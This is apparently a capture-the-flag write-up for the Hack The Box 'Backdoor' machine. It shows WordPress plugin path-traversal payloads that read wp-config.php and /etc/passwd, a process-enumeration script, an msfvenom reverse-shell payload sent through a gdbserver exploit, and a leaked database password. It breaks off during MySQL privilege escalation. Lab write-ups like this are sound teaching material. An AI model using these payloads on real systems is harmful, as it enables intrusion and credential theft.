Backdoor by k0rriban

htbexplorer report

Name	IP Address	Operating System	Points	Rating	User Owns	Root Owns	Retired	Release Date	Retired Date	Free Lab	ID
Backdoor	10.10.11.125	Linux	20	3.6	10959	10406	Yes	2021-11-20	2022-04-23	No	416

Summary

1. Scan ports -> 22,80,1337
2. Scrap port 80 -> /wp-content
3. Enumerate plugins -> ebook-download
4. LFI on ebook-download plugin -> wordpressuser@MQYBJSaD#DxG6qbm
5. Bruteforce /proc/$PID/cmdline -> gdb_server on port 1337
6. Exploit gdb_server -> RCE and ssh user shell
7. Run pspy32s -> /usr/bin/screen with suid flag and screen session root
8. Synchronize with screen -x root/ -> Root shell

Enumeration

OS

TTL	OS
+- 64	Linux
+- 128	Windows

As we can see in the code snippet below, the operating system is Linux.

```
❯ ping -c 1 10.10.11.125
PING 10.10.11.125 (10.10.11.125) 56(84) bytes of data.
64 bytes from 10.10.11.125: icmp_seq=1 ttl=63 time=94.2 ms
```

Nmap port scan

First, we will scan all the ports to see which ones are open:

```
❯ sudo nmap -p- -sS -min-rate 5000 -Pn -n 10.10.11.125 -oG Enum/nmap.out
```

To see the results we will use the utility extractPorts over Enum/nmap.out:

```
❯ extractPorts Enum/nmap.out
───────┬──────────────────────────────────────────────────────────────────
       │ File: extractPorts.tmp
       │ Size: 122 B
───────┼──────────────────────────────────────────────────────────────────
   1   │
   2   │ [*] Extracting information...
   3   │
   4   │     [*] IP Address: 10.10.11.125
   5   │     [*] Open ports: 22,80,1337
   6   │
   7   │ [*] Ports copied to clipboard
   8   │
───────┴──────────────────────────────────────────────────────────────────
```

Now, let's run a detailed scan on the open ports:

```
❯ nmap -p22,80,1337 -A -n 10.10.11.125
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-31 16:40 CEST
Nmap scan report for 10.10.11.125
Host is up (0.15s latency).

PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   3072 b4:de:43:38:46:57:db:4c:21:3b:69:f3:db:3c:62:88 (RSA)
|   256 aa:c9:fc:21:0f:3e:f4:ec:6b:35:70:26:22:53:ef:66 (ECDSA)
|_  256 d2:8b:e4:ec:07:61:aa:ca:f8:ec:1c:f8:8c:c1:f6:e1 (ED25519)
80/tcp   open  http       Apache httpd 2.4.41 ((Ubuntu))
|_http-generator: WordPress 5.8.1
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Backdoor &#8211; Real-Life
1337/tcp open  tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Final nmap report

Port	Service	Version	Extra
22	ssh	OpenSSH 8.2p1 Ubuntu 4ubuntu0.3	-
80	http	Apache httpd 2.4.41	Wordpress 5.8.1
1337	tcpwrapped?	-	-

Web scrapping

As we don't have ssh credentials, we will pay attention to the web server on port 80:

Whatweb scan

```
❯ whatweb 10.10.11.125
http://10.10.11.125 [200 OK] Apache[2.4.41], Country[RESERVED][ZZ], Email[wordpress@example.com],
HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[10.10.11.125], JQuery[3.6.0],
MetaGenerator[WordPress 5.8.1], PoweredBy[WordPress], Script, Title[Backdoor &#8211; Real-Life],
UncommonHeaders[link], WordPress[5.8.1]
```

This information, in addition to the output of wappalizer extension, returns:

Technology	Version	Detail
Apache	2.4.41	-
WordPress	5.8.1	-
JQuery	3.6.0	-
MySQL	-	-

Sudirectory Fuzzing

Now, let's fuzz the server to discover accessible web pages:

```
❯ sudo wfuzz -c --hc=404 -t 200 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-
medium.txt --hh 63830 http://10.10.11.125/FUZZ
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************
```

```
Target: http://10.10.11.125/FUZZ
Total requests: 220560

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000241:   301        9 L      28 W       317 Ch      "wp-content"
000000786:   301        9 L      28 W       318 Ch      "wp-includes"
000007180:   301        9 L      28 W       315 Ch      "wp-admin"
000095524:   403        9 L      28 W       277 Ch      "server-status"
```


As we can see, we discovered three pages with redirections and one with a 403 error (Not authorized). Let's see where does each page redirect us:

```
❯ curl http://10.10.11.125/wp-content
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>301 Moved Permanently</title>
</head><body>
<h1>Moved Permanently</h1>
<p>The document has moved <a href="http://10.10.11.125/wp-content/">here</a>.</p>
<hr>
<address>Apache/2.4.41 (Ubuntu) Server at 10.10.11.125 Port 80</address>
</body></html>
```

But the other two pages are accessible from web, showing interesting content:

/wp-includes

When accessing to http://10.10.11.125/wp-includes, we can see:




Index of /wp-includes

Name	Last modified	Size	Description
Parent Directory		-	
ID3/	2021-11-10 14:18	-	
IXR/	2021-11-10 14:18	-	
PHPMailer/	2021-11-10 14:18	-	
Requests/	2021-11-10 14:18	-	
SimplePie/	2021-11-10 14:18	-	
Text/	2021-11-10 14:18	-	
admin-bar.php	2021-05-10 18:24	32K	
assets/	2021-11-10 14:18	-	
atomlib.php	2020-10-17 15:45	12K	
author-template.php	2021-06-21 06:06	17K	
block-editor.php	2021-09-30 00:41	17K	
block-patterns.php	2021-07-02 18:38	2.6K	
block-patterns/	2021-11-10 14:18	-	
block-supports/	2021-11-10 14:18	-	
block-template-utils.php	2021-06-23 19:05	3.7K	
block-template.php	2021-07-03 15:15	6.9K	
blocks.php	2021-09-30 00:41	36K	
blocks/	2021-06-17 11:57	-	
bookmark-template.php	2020-11-24 12:29	12K	
bookmark.php	2021-05-20 00:04	15K	
cache-compat.php	2020-06-10 09:57	1.0K	
cache.php	2020-11-24 21:27	9.3K	
canonical.php	2021-06-08 23:32	32K	
capabilities.php	2021-03-04 00:14	35K	
category-template.php	2021-01-24 14:07	54K	
category.php	2020-07-23 21:55	12K	
certificates/	2021-11-10 14:18	-	
class-IXR.php	2020-02-06 06:33	2.5K	
class-feed.php	2020-02-06 06:33	529	

This folder is filled with .php files, which will be processed by the browser and cannot be read until we got a shell on the victim.

/wp-admin

When accessing to http://10.10.11.125/wp-admin, we can see:



10.10.11.125/wp-login.php?redirect_to=http%3A%2F%
Username or Email Address
Password
□ Remember Me
Log In
Lost your password?
← Go to Backdoor

But we lack credentials for this site, so we cannot access to the admin panel. We tried SQLi in its simplest forms and failed.

Manual digging

As we didn't find anything useful up to now, we will have a look at the web page. The results found were:

- Trying to access the home page it redirects us to `http://backdoor.htb/`, add it to `/etc/hosts`
- `/index.php/about`: Typical about us page
- `/index.php/blog`: Blog page
- `/index.php/contact`: Contact page

There seem to be nothing more interesting on the web server.

Subdomain fuzzing

Now that we know the domain name, we can try to enumerate the subdomains of the web server:

```
❯ wfuzz -c -u "http://backdoor.htb/" -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-
5000.txt --hc 200 -t 100 -H "Host:FUZZ.backdoor.htb"
```

Every subdomain tried returns code 200, so this fuzzing is useless.


Wordpress Plugins

Since web scrapping didn't end up with anything useful, we need to check other attack vectors: We see different vulnerabilities related to SQLi via WP_Query and WP_Meta_Query but we don't have access to them. So let's run a `searchsploit` scan:

```
❯ searchsploit Wordpress 5.8.1
------------------------------------------------------------- ---------------------------------
```

```
 Exploit Title                                      |  Path
--------------------------------------------------- ---------------------------------
WordPress Plugin DZS Videogallery < 8.60 - Multi | php/webapps/39553.txt
WordPress Plugin iThemes Security < 7.0.3 - SQL  | php/webapps/44943.txt
WordPress Plugin Rest Google Maps < 7.11.18 - SQ | php/webapps/48918.sh
--------------------------------------------------- ---------------------------------
Shellcodes: No Results
```

And we got som plugin exploits, so the next step is to enumerate the plugins of the server: At https://www.wpbeginner.com/beginners-guide/beginners-guide-to-wordpress-file-and-directory-structure/, we discover that the plugins installed in wordpress are stored at /wp-content/plugins/. So let's try to access that path:



Index of /wp-content/plugins

```
Name              Last modified     Size Description
Parent Directory                      -
ebook-download/   2021-11-10 14:18    -
hello.php         2019-03-18 17:19  2.5K
```

Apache/2.4.41 (Ubuntu) Server at backdoor.htb Port 80

So we discovered the plugin ebook-download, let's see what vulnerabilities can we found about it:

- https://www.exploit-db.com/exploits/39575 : This page shows a path traversal vulnerability for the plugin ebook-download on the version 1.1. Reading the /wp-content/ebook-download/readme.txt file we discover that the version used is 1.1.
    - So the payload http://backdoor.htb/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=../../../wp-config.php will download the contents of /wp-config.php

Success!! We retrieved the content of /wp-config.php and discovered a credential:

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** MySQL database username */
define( 'DB_USER', 'wordpressuser' );

/** MySQL database password */
define( 'DB_PASSWORD', 'MQYBJSaD#DxG6qbm' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

/** Database charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8' );

/** The database collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );
```

We know now the credential wordpressuser:MQYBJSaD#DxG6qbm for the database wordpress. Let's try this credential on the /wp-admin too: Failure.

As we retrieved the file wp-config.php (Shown in the PoC of the exploit), we can try retrieving the /etc/passwd file:

```
❯ curl "http://10.10.11.125/wp-content/plugins/ebook-download/filedownload.php?
ebookdownloadurl=/etc/passwd" > Results/passwd
❯ cat Results/passwd | grep "sh$"
/etc/passwd/etc/passwd/etc/passwdroot:x:0:0:root:/root:/bin/bash
user:x:1000:1000:user:/home/user:/bin/bash
```

So we enumerated two users with a shell, root and user.

User shell

First let's check if the user has a file id_rsa we can retrieve:

```
❯ curl "http://10.10.11.125/wp-content/plugins/ebook-download/filedownload.php?
ebookdownloadurl=/home/user/.ssh/id_rsa"
/home/user/.ssh/id_rsa/home/user/.ssh/id_rsa/home/user/.ssh/id_rsa<script>window.close()</script>%
```

That ended up in failure, either the user has no file id_rsa or the file is not readable by wordpress.

Something we haven't tried with the credentials found previously was connecting via ssh to user with the password MQYBJSaD#DxG6qbm:

```
❯ ssh user@10.10.11.125
The authenticity of host '10.10.11.125 (10.10.11.125)' can't be established.
ED25519 key fingerprint is SHA256:nWEef2HgKX/Bf8LkwYV7ra0nu0Zm23UhLPbYiu6IO5M.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.125' (ED25519) to the list of known hosts.
user@10.10.11.125's password: # MQYBJSaD#DxG6qbm
Permission denied, please try again.
user@10.10.11.125's password:
^C
```

We didn't succeed. At this point there is nothing more we can do with credentials, so we are going to try upgrading the LFI vulnerability to a RCE vulnerability:

- PHP wrapper expect://whoami: Fail

  ```
  ❯ curl "http://10.10.11.125/wp-content/plugins/ebook-download/filedownload.php?
  ebookdownloadurl=expect://whoami"
  expect://whoamiexpect://whoamiexpect://whoami<script>window.close()</script>
  ```

- ssh log injection: Fail

  ```
  ❯ curl "http://10.10.11.125/wp-content/plugins/ebook-download/filedownload.php?
  ebookdownloadurl=/var/log/auth.log"
  /var/log/auth.log/var/log/auth.log/var/log/auth.log<script>window.close()</script>
  ```

- apache log injection: Fail

  ```
  ❯ curl "http://10.10.11.125/wp-content/plugins/ebook-download/filedownload.php?
  ebookdownloadurl=/var/log/apach2/error.log"
  /var/log/apach2/error.log/var/log/apach2/error.log/var/log/apach2/error.log<script>window.close
  ()</script>
  ```

- /proc/self/environ: Fail

```
❯ curl "http://10.10.11.125/wp-content/plugins/ebook-download/filedownload.php?
ebookdownloadurl=/proc/self/environ"
/proc/self/environ/proc/self/environ/proc/self/environ<script>window.close()</script>
```

We don't seem to find any potential vulnerability that will allow us to obtain RCE on the machine. In this case, we can use LFI to perform enumeration of the system processes and how they were started. From this source we discover that by bruteforcing the `/proc/$PID/cmdline` file, we can enumerate the processes and their command line arguments:

```
import argparse
import requests

args = argparse.ArgumentParser()
args.add_argument("-u", "--url", help="URL of the target", required=True)
args.add_argument("-n", "--numProcs", help="Number of processes to check", default=100, type=int)
args.add_argument("--hh", help="Hide files with length less than this", default=0, type=int)
args = args.parse_args()

for i in range(args.numProcs):
    r = requests.get(args.url + "/proc/%d/cmdline" % i)
    if r.status_code == 200:
        cmdline = r.text.strip()
        if len(cmdline) > args.hh or args.hh == 0:
            print("[+] PID: {} Length:{}".format(i, len(cmdline)))
            print("\tcontent:{}".format(cmdline))
    print("Tried {} out of {}".format(i, args.numProcs),end="\r")
```

With the previous script, we can enumerate for example the ten first processes and see how the react to the script:

```
❯ python3 Exploits/cmdline.py -u "http://10.10.11.125/wp-content/plugins/ebook-
download/filedownload.php?ebookdownloadurl=" -n 10
[+] PID: 0 Length:76
    content:/proc/0/cmdline/proc/0/cmdline/proc/0/cmdline<script>window.close()</script>
[+] PID: 1 Length:120
    content:/proc/1/cmdline/proc/1/cmdline/proc/1/cmdline/sbin/initautoautomatic-
ubiquitynoprompt<script>window.close()</script>
[+] PID: 2 Length:76
    content:/proc/2/cmdline/proc/2/cmdline/proc/2/cmdline<script>window.close()</script>
[+] PID: 3 Length:76
    content:/proc/3/cmdline/proc/3/cmdline/proc/3/cmdline<script>window.close()</script>
[+] PID: 4 Length:76
    content:/proc/4/cmdline/proc/4/cmdline/proc/4/cmdline<script>window.close()</script>
[+] PID: 5 Length:76
    content:/proc/5/cmdline/proc/5/cmdline/proc/5/cmdline<script>window.close()</script>
[+] PID: 6 Length:76
    content:/proc/6/cmdline/proc/6/cmdline/proc/6/cmdline<script>window.close()</script>
[+] PID: 7 Length:76
    content:/proc/7/cmdline/proc/7/cmdline/proc/7/cmdline<script>window.close()</script>
[+] PID: 8 Length:76
    content:/proc/8/cmdline/proc/8/cmdline/proc/8/cmdline<script>window.close()</script>
[+] PID: 9 Length:76
    content:/proc/9/cmdline/proc/9/cmdline/proc/9/cmdline<script>window.close()</script>
```

We can see that PID 1 contains the process `/sbin/initautoautomatic-ubiquitynoprompt`, which is the `/sbin/init` process. On the other hand, the rest of the processes return nothing. Now if we add the param `--hh 76`, we can filter all the empty processes:

```
❯ python3 Exploits/cmdline.py -u "http://10.10.11.125/wp-content/plugins/ebook-
download/filedownload.php?ebookdownloadurl=" -n 10 --hh 100
[+] PID: 1 Length:120
```

```
    content:/proc/1/cmdline/proc/1/cmdline/proc/1/cmdline/sbin/initautoautomatic-
ubiquitynoprompt<script>window.close()</script>
```

The script behaves as expected, now we can launch it over the number 65535 and see if any output is useful:

```
❯ python3 Exploits/cmdline.py -u "http://10.10.11.125/wp-content/plugins/ebook-
download/filedownload.php?ebookdownloadurl=" -n 65535 --hh 100
[+] PID: 853 Length:181
    content:/proc/853/cmdline/proc/853/cmdline/proc/853/cmdline/bin/sh-cwhile true;do su user -c "cd
/home/user;gdbserver --once 0.0.0.0:1337 /bin/true;"; done<script>window.close()</script>
```

There is something interesing at the process with PID 853, it is using the port `1337` we discovered at first with nmap. The program used to listen on this port is `gdbserver`. If we enumerate gdbserver vulnerabilities:

- https://www.exploit-db.com/exploits/50539 (RCE): As we don't know the version of `gdbserver`, we need to try every potential exploit.

  ```
    """Usage: python3 {sys.argv[0]} <gdbserver-ip:port> <path-to-shellcode>

    Example:
    - Victim's gdbserver   ->  10.10.10.200:1337
    - Attacker's listener  ->  10.10.10.100:4444

    1. Generate shellcode with msfvenom:
    $ msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.10.10.100 LPORT=4444 PrependFork=true -o
  rev.bin

    2. Listen with Netcat:
    $ nc -nlvp 4444

    3. Run the exploit:
    $ python3 {sys.argv[0]} 10.10.10.200:1337 rev.bin """
  ```

  - As we can see, we need to forge a shellcode with msfvenom and run the exploit over that shellcode:

  ```
  ❯ msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.10.16.2 LPORT=3333 PrependFork=true -o
  Exploits/rev.bin
  [-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
  [-] No arch selected, selecting arch: x64 from the payload
  No encoder specified, outputting raw payload
  Payload size: 106 bytes
  Saved as: Exploits/rev.bin
  ❯ python3 Exploits/50539.py 10.10.11.125:1337 Exploits/rev.bin
  [+] Connected to target. Preparing exploit
  [+] Found x64 arch
  [+] Sending payload
  [*] Pwned!! Check your listener
  # On other terminal
  ❯ nc -nlvp 3333
  Connection from 10.10.11.125:33030
  bash: cannot set terminal process group (15942): Inappropriate ioctl for device
  bash: no job control in this shell
  user@Backdoor:/home/user$
  ```

Up to this point, we obtained a user shell as `user` on the target.

Privilege escalation

First, we need a better shell and a way to upload files to the target. To obtain so, we are going to use ssh-keygen to gain ssh access to the machine:

```
user@Backdoor:/home/user$ ssh-keygen
ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/user/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Created directory '/home/user/.ssh'.
Your identification has been saved in /home/user/.ssh/id_rsa
Your public key has been saved in /home/user/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:btHnyFqleBt+T7Lr3EuhEArseiYL6A1evErFIhhndL4 user@Backdoor
The key\'s randomart image is:
+---[RSA 3072]----+
|  . .            |
| . o .           |
|. o . o   .      |
|.+.  o . o .     |
|o. oE . S o o .  |
|..+  . . + B . . |
|.o.oo o + B + o  |
|+ +..= . = +.*   |
| +.o.   . oo=o+. |
+----[SHA256]-----+
user@Backdoor:/home/user$ cd .ssh
cd .ssh
user@Backdoor:/home/user/.ssh$ cp id_rsa.pub authorized_keys
cp id_rsa.pub authorized_keys
user@Backdoor:/home/user/.ssh$ cat id_rsa
cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
# PRIVATE KEY CONTENT
-----END OPENSSH PRIVATE KEY-----
user@Backdoor:/home/user/.ssh$
```

Now, if we copy the content of id_rsa to the file Results/id_rsa, we obtain ssh access to the target:

```
❯ echo "-----BEGIN OPENSSH PRIVATE KEY-----
# PRIVATE KEY CONTENT
-----END OPENSSH PRIVATE KEY-----" > Results/id_rsa
❯ chmod 600 Results/id_rsa
❯ ssh user@10.10.11.125 -i Results/id_rsa
user@Backdoor:~$
```

Done, now we have an interactive shell. First step into privilege escalation is to test the following commands:

```
user@Backdoor:~$ sudo -l
[sudo] password for user:
user@Backdoor:~$ cat /etc/sudoers
cat: /etc/sudoers: Permission denied
```

Which resulted in failure, so we need to try different attack vectors:

Mysql

Previously, we obtained the credentials wordpressuser@MQYBJSaD#DxG6qbm for the database wordpress. We can test credentials reusing trying to connect to the user root of mysql:

```
❯ mysql -u root -p
Password: # MQYBJSaD#DxG6qbm
ERROR 1045 (28000): Access denied for user 'root'@'localhost' (using password: YES)
```

This path failed, but we can connect as wordpressuser and check its privileges:

```
❯ mysql -u wordpressuser -p
Password: # MQYBJSaD#DxG6qbm
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 12
Server version: 8.0.27-0ubuntu0.20.04.1 (Ubuntu)

Copyright (c) 2000, 2021, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> connect wordpress;
Enter password:
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Connection id:    14
Current database: wordpress

mysql> select grantee from information_schema.user_privileges;
+-----------------------------+
| grantee                     |
